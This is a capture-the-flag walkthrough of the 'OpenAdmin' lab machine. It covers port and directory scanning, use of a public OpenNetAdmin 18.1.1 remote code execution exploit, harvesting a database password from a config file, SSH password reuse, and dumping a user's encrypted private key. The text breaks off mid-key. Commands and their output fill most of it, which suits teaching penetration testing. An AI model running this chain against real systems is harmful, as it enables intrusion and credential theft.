OpenAdmin

Reconnaissance & Scanning

Nmap port discovery scan:

```
# nmap -n -sS -Pn -p- --min-rate 5000 --open -oN ports 10.129.164.219
Nmap scan report for 10.129.164.219
Host is up (0.087s latency).
Not shown: 56909 closed tcp ports (reset), 8624 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Nmap version and default scripts scan:

```
# nmap -p 22,80 -sCV -T4 -oN vulns 10.129.164.219
Nmap scan report for 10.129.164.219
```


```
Host is up (0.097s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Directory fuzzing:


```
# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -
u http://10.129.164.219/FUZZ
<SNIP>
[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 35ms]
    * FUZZ: music

[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 50ms]
    * FUZZ: artwork

[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 46ms]
    * FUZZ: server-status

[Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 44ms]
    * FUZZ:

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 50ms]
    * FUZZ: sierra
<SNIP>
```

Music directory:


```
# whatweb http://10.129.164.219/music
http://10.129.164.219/music [301 Moved Permanently] Apache[2.4.29],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/music/], Title[301
Moved Permanently]
http://10.129.164.219/music/ [200 OK] Apache[2.4.29], Bootstrap,
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], JQuery[3.2.1], Script, Title[Music | NOT LIVE/NOT FOR
PRODUCTION USE]
```


SOLMUSIC
Home
About
Pages
News
Contact
Help | Login
Create an account
Listen to
new music.
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis ipsum suspendisse ultrices gravida.
DOWNLOAD NOW
START FREE TRIAL

`http://10.129.164.219/music/playlist.html?`





`http://10.129.164.219/music/contact.html`



Artwork directory:

```
# whatweb http://10.129.164.219/artwork
http://10.129.164.219/artwork [301 Moved Permanently] Apache[2.4.29],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/artwork/], Title[301
Moved Permanently]
http://10.129.164.219/artwork/ [200 OK] Apache[2.4.29], Bootstrap,
Country[RESERVED][ZZ], Email[hello@mydomain.com], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.29 (Ubuntu)], IP[10.129.164.219], JQuery[3.3.1], Script,
Title[Arcwork &mdash; Website Template by Colorlib]
```






Lorem ipsum dolor sit amet

July 17, 2019 by Admin

`http://10.129.164.219/artwork/single.html`



Leave a comment


Name *

Email *

Website


Message

`http://10.129.164.219/artwork/contact.html`




Sierra directory:

```
# whatweb http://10.129.164.219/sierra
http://10.129.164.219/sierra [301 Moved Permanently] Apache[2.4.29],
Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.164.219], RedirectLocation[http://10.129.164.219/sierra/], Title[301
Moved Permanently]
http://10.129.164.219/sierra/ [200 OK] Apache[2.4.29], Bootstrap,
Country[RESERVED][ZZ], Email[contact@template.com], HTML5, HTTPServer[Ubuntu
Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.164.219], JQuery[3.2.1], Script,
Title[Sierra], X-UA-Compatible[IE=edge]
```



Vulnerability Assessment & Exploitation

If we click on "Login" in the website `http://10.129.164.219/music`, we get redirected to a new web called `http://10.129.164.219/ona/` logged in as guest.



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0


Where to begin

If you are wondering where to start, try one of these tasks:

- Add a DNS domain
- Add a new subnet
- Add a new host
- Perform a search
- List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

Clicking in "Display User Info" in the top right corner, we can see the host is running `mysqli` and the database names:



User Info


ONA User Auth Info

Username:	guest
Groups:	Default
Permissions:	

Current DB connection info

Database Host	localhost
Database Type	mysqli
Database Name	ona_default
Database User	ona_sys
Database Context	DEFAULT
Database Context Desc	Default data context
Database Context Color	#D3DBFF

Here we notice there is a "1" in DNS Domains, after clicking on it we get the domain name "openadmin.htb"




DNS Domain Administration

Domains (1)

Domain name	Parent domain	Records in domain
openadmin.htb		0

Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0

We will add it to `/etc/hosts` but after inspecting the website nothing change. If we click on Download the latest version we are redirected to `https://opennetadmin.com/download.html`


You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

We will try searching public exploits for opennetadmin 18.1.1:

```
# searchsploit opennetadmin 18.1.1
--------------------------------------------------------------------- -----------
-------
 Exploit Title                                                        |  Path
--------------------------------------------------------------------- -----------
-------
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)          |
php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                           |
php/webapps/47691.sh
--------------------------------------------------------------------- -----------
-------
```

We found a public exploit we can download it and inspect it to know how to use it:

```
# searchsploit -m php/webapps/47691.sh

# ./47691.sh http://10.129.164.219/ona/
$ whoami
www-data
```

We got a foothold as `www-data`, now we can start enumerating the target machine.

```
$ ls /home
jimmy joanna
```

There are 2 users in the target `jimmy` and `joanna`. Also from the website we know there is a mysqli server running so a quick search in google we will be able to find the following file: `/opt/ona/www/local/config/database_settings.inc.php`

```
$ cat /opt/ona/www/local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

We found the password `n1nj4W4rri0R!` we can try them for both users and check if we get access:

```
# ssh joanna@10.129.164.219
<SNIP>
joanna@10.129.164.219's password:
Permission denied, please try again.
<SNIP>

# ssh jimmy@10.129.164.219
jimmy@openadmin:~$
```

We got access as jimmy to the target, but the user flag is not here so we will need to get the joanna credentials by any way or get root. Running `id` command we can observe we are member of "internal" group:

```
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```

So we can access to `/var/www/internal`, there we found 3 files:

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
```

From the `main.php` we can see that the `id_rsa` for joanna can be checked somewhere.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

We can check the running ports in the target:

```
jimmy@openadmin:/var/www/internal$ netstat -lvp
<SNIP>
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
<SNIP>
```

We can check what is running in the port 52846, and we will find the id_rsa

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
